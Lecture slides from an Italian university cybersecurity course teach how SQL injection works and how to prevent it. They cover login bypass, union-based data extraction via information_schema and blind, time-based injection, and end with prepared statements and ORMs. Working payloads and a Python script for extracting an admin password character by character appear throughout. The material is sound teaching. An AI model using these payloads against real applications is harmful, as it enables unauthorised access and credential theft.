

**Riccardo BONAFEDE**

Università di Padova

Matteo Golinelli

# SQL injections




<https://cybersecnatlab.it>

# License & Disclaimer

2

## License Information

This presentation is licensed under the  
Creative Commons BY-NC License



To view a copy of the license, visit:

<http://creativecommons.org/licenses/by-nc/3.0/legalcode>

## Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

# Goal

3

- Learn how to exploit common SQL injections
- Learn how to fix common SQL injection

# Prerequisites

4

- Lecture:
  - *WS\_1.1 - HTTP Protocol and Web-Security Overview*
- Basic knowledge about SQL

# Outline

5

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation\_schema*
- Blind SQL Injections
- Preventing SQL Injections

# Outline

6

## □ Overview

- A simple case: Login Bypass

## □ Union-Based SQL Injections

- Retrieving The Database Structure: *infomation\_schema*

## □ Blind SQL Injections

## □ Preventing SQL Injections

# Overview

7


- Almost every web application saves data in some sort of database
- Most web applications use relational databases



# Overview

8

- ❑ SQL Injections attacks are similar to code injections
- ❑ The issue arises when untrusted data make their way to the database
- ❑ In this case, an attacker can execute their query on the database






# A Simple Case: Login Bypass

9

- The simplest case of a SQL Injection is the following *Login Bypass* example

```
$userQuery = mysqli_query("SELECT * FROM users  
WHERE email = '" . $_POST['email'] . "'  
AND password = '" . $_POST['password'] . "'  
);
```

User Input



# A Simple Case: Login Bypass

10

- The SQL query is dynamically generated to contain some inputs from the user

```
SELECT * FROM users WHERE email = 'admin@unitn.it'  
and password = 'password'
```

- The code will then decide if the user has provided valid credentials based on the response of the query

# A Simple Case: Login Bypass

11

- Similarly to code injections, if the input is not properly handled an attacker can inject SQL code inside the query
- For example, for  $\$_POST['email'] = " ' or 1=1 -- "$  the query becomes



```
SELECT * FROM users WHERE email = ' ' or 1=1 -- ' and password = ''
```

# A Simple Case: Login Bypass

12

- The database cannot discriminate between user input and actual code

```
SELECT * FROM users WHERE email = '' or 1=1 -- 'and password = ''
```

Always true

A comment. Everything afterwards will be ignored

# A Simple Case: Login Bypass

13

- This injection effectively leads to a change in the application's **logic flow**
- Since the attacker can inject a logic condition that makes the query return **every time** a result, they can *bypass the login*

# A Simple Case: Login Bypass

14

- Finding SQL Injections is very similar to finding code injection
- The go-to way is to try special characters that in SQL are:
  - ' (single quote)
  - \ (backslash)
  - " (double quote)
  - -- (comment)

# Outline

15

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation\_schema*
- Blind SQL Injections
- Preventing SQL Injections

# Union Based SQL Injections

16

- ❑ Other than to change an application's logic flow, an attacker may be interested in **stealing** information from the database
- ❑ Depending on where it is possible to inject, there are different techniques to do so



# Union Based SQL Injections

17

- The simplest case happens when the injection is inside a query whose result is **included in the response**
- In this case, an attacker can make the query return the information that they want, and then read it

# Union Based SQL Injections


18

- These types of SQL Injection are called **Union-Based SQL injections**, because they make use of the *UNION* statement
- UNION combines the result of **two or more** SELECT queries into **one**

# Union Based SQL Injections

19

- This query returns all the results from the first *select* and all the results of the second *select* query



```
SELECT column_1,column_2 FROM table1
  UNION
SELECT column_3,column_4 FROM table2;
```

# Union Based SQL Injections

20

column_1	column_2
Lorem ipsum	3
Fecit	4

```
SELECT column_1,column_2 FROM table1
```

column_3	column_4
A text	11
Another text	12
Other text	17

UNION

Lorem ipsum	3
Fecit	4
A Text	11
Another text	12
Other text	17

```
SELECT column_3,column_4 FROM table2;
```

# Union Based SQL Injections

21

- ❑ The two sub-queries **must** have the **same number of columns**
- ❑ Depending on the application, every column selected by the two sub-queries must be of the **same data type**
  - ❑ If the application is expecting the second column to be an Integer, then it will raise an error if it finds a string

# Union Based SQL Injections

22

- When exploiting SQL Injections, the *UNION* statement is effective because it permits an attacker to retrieve the result of an **arbitrary SELECT query**

# Union Based SQL Injections

23

- Take the following query:

```
SELECT column_1 FROM table WHERE column_2 = $input
```

- There is an injection in the WHERE clause
- Using UNION in the injection an attacker can leak data stored in another **table**

# Union Based SQL Injections

24

- Using the payload

```
1 UNION SELECT secret FROM secrets
```

- The full query becomes


```
SELECT column_1 FROM table WHERE  
column_2 = 1 UNION SELECT secret FROM secrets
```

- And returns a table with every item of table.column\_1 **and** every item of secret.secrets



# Union Based SQL Injections

25



# Union Based SQL Injections

26

- Usually, these kinds of issues are found in a *black-box* environment.
  - The attacker doesn't know the **specific query run by the application**
- This is problematic because, to use the UNION statement
  - **we must know** the number of columns used on the first SELECT

# Retrieving the Number of Columns

27

- Take the following query:

```
SELECT id,title,body FROM posts WHERE id = $input
```

- An attacker in a black-box environment cannot know that the select is retrieving three different columns (*id,title,body*)
- Two main approaches to retrieve the number of columns:
  - **Brute-force** approach
  - Using the **ORDER BY** keyword

# Retrieving the Number of Columns

28

- Brute-forcing is trivial:
  - simply add up columns until the query is successful.

## Example

- `1 UNION SELECT 1` <-- Error
  - `1 UNION SELECT 1,2` <-- Error
  - `1 UNION SELECT 1,2,3` <-- Success
- The number of columns is **3**

# Retrieving the Number of Columns

29

- The **ORDER BY** keyword is more effective
  - It is used to order the result of a SELECT query by some of the selected columns
- It supports the usage of integer numbers to reference the column


```
SELECT c_1, c_2, c_3 FROM table ORDER BY 2
```

# Retrieving the Number of Columns

30

- ❑ If the index number provided is **greater** than the number of columns, the query will raise an **error**
  - ❑ It is possible to retrieve the number of columns doing an **exponential or binary search**:

- ❑ 1 ORDER BY 1 <-- OK
- ❑ 1 ORDER BY 2 <-- Ok
- ❑ 1 ORDER BY 4 <-- **Error**
- ❑ 1 ORDER BY 3 <-- Ok



The number of columns is **3**

# Union Based SQL Injections

31


- Queries can select the first row of the resulting values using the `limit 1` keyword
  - *Example:* In a blog, the page that shows the content of single post needs only to retrieve the first row from a query (the post)
- The *UNION* works by **appending** the rows of the second select operation to the first one
  - Therefore, the payload injected, must ensure that the first query returns **nothing**

# Union Based SQL Injections

32

- We can inject some logic clauses to hide all the results from the first SELECT
- The logic clause needs to make an **"always false"** condition

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT  
1,2,3
```





# Information\_schema

33

- Another problem in a black-box environment is that the structure of the database is unknown
- Some DBMS have a special schema:
  - *INFORMATION\_SCHEMA*
  - It contains all the metadata of the database

# Information\_schema

34

- The structure of INFORMATION\_SCHEMA is pretty simple but varies slightly from DBMS to DBMS.
  - We focus on **MySQL**, as it is almost the same for all the major DBMSs
  - PostgreSQL, MSSQL, SQLite have similar ways to store metadata
    - <https://www.postgresql.org/docs/current/information-schema.html>
    - <https://learn.microsoft.com/en-us/sql/relational-databases/system-information-schema-views/system-information-schema-views-transact-sql?view=sql-server-ver16>
    - [https://wiki.tcl-lang.org/page/sqlite\\_master](https://wiki.tcl-lang.org/page/sqlite_master)

# Information\_schema

35

- Useful tables of INFORMATION\_SCHEMA for these attacks are:
  - *INFORMATION\_SCHEMA.schemata*
    - A list of every **schema** that is present in the database
  - *INFORMATION\_SCHEMA.tables*
    - A list of every **table** that is present in the database
  - *INFORMATION\_SCHEMA.columns*
    - A list of every **column** that is present in the database

# Information\_schema

36

- The list of all schema in the database can be found inside the table INFORMATION\_SCHEMA.schemata
- Retrieving a list of all schemas' name is simple:

```
SELECT schema_name FROM information_schema.schemata
```

# Information\_schema

37

- Similarly, we can find all the table names in the table INFORMATION\_SCHEMA.tables

```
SELECT table_name FROM information_schema.tables
```

- It is possible to "tune" the query, selecting only the tables for a certain schema

```
SELECT table_name FROM information_schema.tables WHERE table_schema  
= 'someschema' -- Note that it is possible to use the DATABASE()  
function to retrieve the current schema
```

# Information\_schema

38

- Finally, to retrieve all the columns for a given table\_name:

```
SELECT column_name FROM information_schema.columns WHERE  
table_name = 'sometable'
```

- Or, to leak every column along its table name:

```
SELECT table_name, column name FROM  
information_schema.columns WHERE table_schema = DATABASE()
```

# Union Based SQL Injections: Recap

39

- Given the following vulnerable query in a black-box situation that shows back only the first row:

```
SELECT title, post FROM posts WHERE id = $input
```

- An attacker first needs to retrieve the number of columns used by the select

# Union Based SQL Injections: Recap

40

- Using a brute-force approach:

```
SELECT title, post FROM posts WHERE id = 1 UNION SELECT 1
```



```
SELECT title, post FROM posts WHERE id = 1 UNION SELECT 1, 2
```



- Making the first select **returns nothing**:

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION  
SELECT 1, 2
```



# Union Based SQL Injections: Recap

41

- The page now should show 1 and 2 instead of some text. Then it is necessary to retrieve all the table/columns in the current database

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION  
SELECT 1,group_concat(table_name,':',column_name) FROM  
INFORMATION_SCHEMA.columns WHERE table_schema = DATABASE()
```

- **group\_concat** is used to combine all the results inside one row ([https://www.geeksforgeeks.org/mysql-group\\_concat-function/](https://www.geeksforgeeks.org/mysql-group_concat-function/))

# Union Based SQL Injections: Recap

42

- Finally, when the structure of the database is known, one can leak every entry of the database.

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION  
SELECT 1,group_concat(username,':',password) FROM users
```

# Outline

43

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *information\_schema*
- **Blind SQL Injections**
- Preventing SQL Injections

# Blind SQL injections

44

- The result of the query is not always readable by the attacker
- The "login bypass" injection is an excellent example of this:
  - The only information that is reported back to the attacker is if the login **is successful or not**

# Blind SQL injections

45

- These type of injections are called **blind SQL Injections**
- To retrieve data from these injections it is possible to use the injection as a **true-false oracle**

# Blind SQL injections

46

- For example, given the following injection:

```
SELECT 1 FROM users WHERE username = '$input'
```

- One can retrieve the content of the table **password** asking the following question:
  - Is the **first** character of the column password an 'a'? --> **no**
  - Is the **first** character of the column password an 'b'? --> **yes**
  - Is the **second** character of the column password an 'a'? --> **yes**
  - ...

# Blind SQL injections

47

- The general method to correctly craft an exploit is the following:
  1. Find a payload that returns true/false based **only on** an injected logical expression
  2. Find how to get the true/false response
  3. Write a simple script to automate the extraction of the data

# Blind SQL injections

48

- The method to correctly craft an exploit, would be the following:
  1. Find a payload that returns true/false based **only on** an injected logical expression
  2. Find a way to get the true/false response
  3. Write a simple script to automatize the extraction



# Blind SQL injections

49

- The first point can be achieved by using some logic operators. Take the following query:

```
SELECT * FROM posts WHERE id = $input
```

- It is possible to have this query return something or not by injecting an **AND**

```
SELECT * FROM posts WHERE id = 1 AND (expression) = 1
```

# Blind SQL injections

50

- Then it is possible to compare the 1 with the return value of an inject query

```
SELECT * FROM posts WHERE id = 1 AND (select 1 where expression) = 1
```

- In this way, the whole query will return something **if and only if the injected query returns something**. In this case the injected SELECT query **has full control on the returned value of the whole query**

# Blind SQL injections

51

- Finally, we need to compare the character at the position  $n$  with a **guess**
  
- There are many ways to do this. For example, in MySQL:
  - The function **SUBSTR**
  - The **LIKE** operator

# Blind SQL injections

52

- ▣ **SUBSTR** is defined as follows:

`SUBSTR(string, start, length)`

- ▣ For example, in the query

```
SELECT * FROM posts WHERE id=$input
```

- ▣ It is possible to inject the following payload to check if the character at the position 4 of the password of the user with *id* =1 is an x

```
SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users  
WHERE id=1 AND SUBSTR(password, 4, 1) = 'x') = 1
```

# Blind SQL injections

53

- The **LIKE** operator is used normally to search for patterns in strings
- It uses **WILDCARDS**:
  - ▢ % : will match one or more characters
  - ▢ ?, \_ (depending on the DBMS): will match one character

# Blind SQL injections

54

- For example:
  - 'foobar' LIKE 'foo' --> **false**
  - 'foobar' LIKE 'foo%' --> **true**
  - 'foobar' LIKE '%o%' --> **true**
  - 'foobar' LIKE 'fooba\_' --> **true**
- Note that **LIKE** is *case insensitive* in MySQL
  - 'foobar' LIKE 'FOOBAR' --> true

# Blind SQL injections

55

## □ And in SQL:

- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'a%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'b%') = 1` ✓
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'ba%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bb%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bc%') = 1` ✓

The password starts with 'bc'!

# Blind SQL injections

56

- The method to correctly craft an exploit, would be the following:
  1. Find a payload that returns true/false based **only** by an injected logic expression
  2. Find a way to get the true/false response
  3. Write a simple script to automatize the extraction



# Blind SQL injections

57

- ❑ Finding a way to see if the query was successful or not **depends entirely on how the application was programmed**
  - ❑ In most cases, it is sufficient to make the query return a row as true and nothing as false. Usually this will make some little **differences** in the page that is returned, or will generate an **error**
  - ❑ Make the query sleep, and observe the **loading time** of the response

# Blind SQL injections

58

- ❑ It is possible to force the query to take a longer time to complete by using a function like **sleep**
  - ❑ It allows to see and exploit completely invisible SQL Injections
- ❑ SQL Injections that require this technique to be exploited are called **Time-Based SQL Injections**

# Blind SQL injections

59

- A query that uses a sleep function conditionally on some logic expression is:

```
SELECT sleep(1) FROM secrets WHERE secret LIKE 'a%' LIMIT 1
```

- This query is going to **sleep one second** if the like condition **is successful**

# Blind SQL injections

60

- We can then measure the time the query takes to fully execute and understand if it was successful or not. For example, in pseudo python:

```
def inject(q):  
    # Function that injects a query into a vulnerable web application  
    pass  
    time_before_request = time.time()  
    inject("' or sleep(1) -- ")  
    if time.time() - time_before_request > 1:  
        # match!  
    else:  
        # no match
```

# Blind SQL injections

61

- The method to correctly craft an exploit, would be the following:
  1. Find a payload that returns true/false based **only** by an injected logic expression
  2. Find a way to get the true/false response
  3. Write a simple script to automate the extraction

# Blind SQL injections

62

- The script to automate this attack works as follows:
  1. Scan every position of the data to leak
  2. For every position, try every possible character
  3. If there is a match, then the character is leaked and it is possible to go to the next position

# Blind SQL injections

63

## □ In python:

```
# Accumulator for the password
password = ''

for i in range(1, 30):
    found = False
    for c in string.ascii_lowercase + string.digits:
        injection = f"' AND (SELECT SUBSTRING(password,{i},1) FROM users WHERE username='admin')='{c}'"

        response = requests.get(url)
        if 'Welcome back' in response.text:
            password += c
            found = True
            continue
    if not found:
        break

print(f'The password for administrator is: {password}')
```

# Outline

64

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *information\_schema*
- Blind SQL Injections
- Preventing SQL Injections



# Preventing SQL injection

65

- There are different ways to prevent SQL injections:
  - Escape everything
  - Use Prepared Statements
  - Use an ORM (Object-relational mapping)
- Whatever method you use, the general rule is **don't trust any data!**

# Preventing SQL injection

66

- ❑ **Escaping everything** is the simplest way, but also the less effective:
  - ❑ Escaping means replacing every dangerous character in its escaped version.
  - ❑ For example:
    - ❑ ' == \'
- ❑ This is the least effective because it is error-prone:
  - ❑ It is very easy to forget to escape an input, especially in big web applications
- ❑ Then the security of this method relies on the security of the escaping function used. In the past, some bypasses to such functions were common:
  - ❑ <https://l0new0lfz3r0.wordpress.com/2017/07/03/addslashes-multibyte-sql-injection-mysql-and-php-case-study/>

# Preventing SQL injection

67

- ❑ **Prepared statements** are a better alternative
- ❑ They work similarly to the "escape everything" solution, but they are less error prone and they work way better
- ❑ They separate the code of the query from the input data so that the database knows which part is SQL and which is data

# Preventing SQL injection

68

- For example, PHP by default comes with PHP Data Objects (PDO) extensions, a class that permits to do prepared statements:

```
$sth = $dbh->prepare('SELECT * FROM users WHERE username =  
:username AND password = :password');  
$sth->bindParam(':username', $username);  
$sth->bindParam(':password', $password);
```

- This code will send to the database the query and separately the username and the password. In this way the database knows that :username and :password don't contain any code

# Preventing SQL injection

69

- The best way to avoid completely SQL Injections is to avoid writing queries
- This is possible when using an **Object–relational mapping (ORM)**
- The idea is simple:
  - Instead of writing a query anytime we need some data, the programmer model the data they need as an object, and then they work with that

# Preventing SQL injection

70

- There are many ORMs; some examples include:
  - SQLAlchemy – A python ORM
    - <https://www.sqlalchemy.org/>
  - Doctrine – Works on PHP
    - <https://www.doctrine-project.org/projects/orm.html>
  - Hibernate – For Java
    - <https://hibernate.org/orm/>

**Riccardo BONAFEDE**

Università di Padova

Matteo Golinelli

# SQL injections

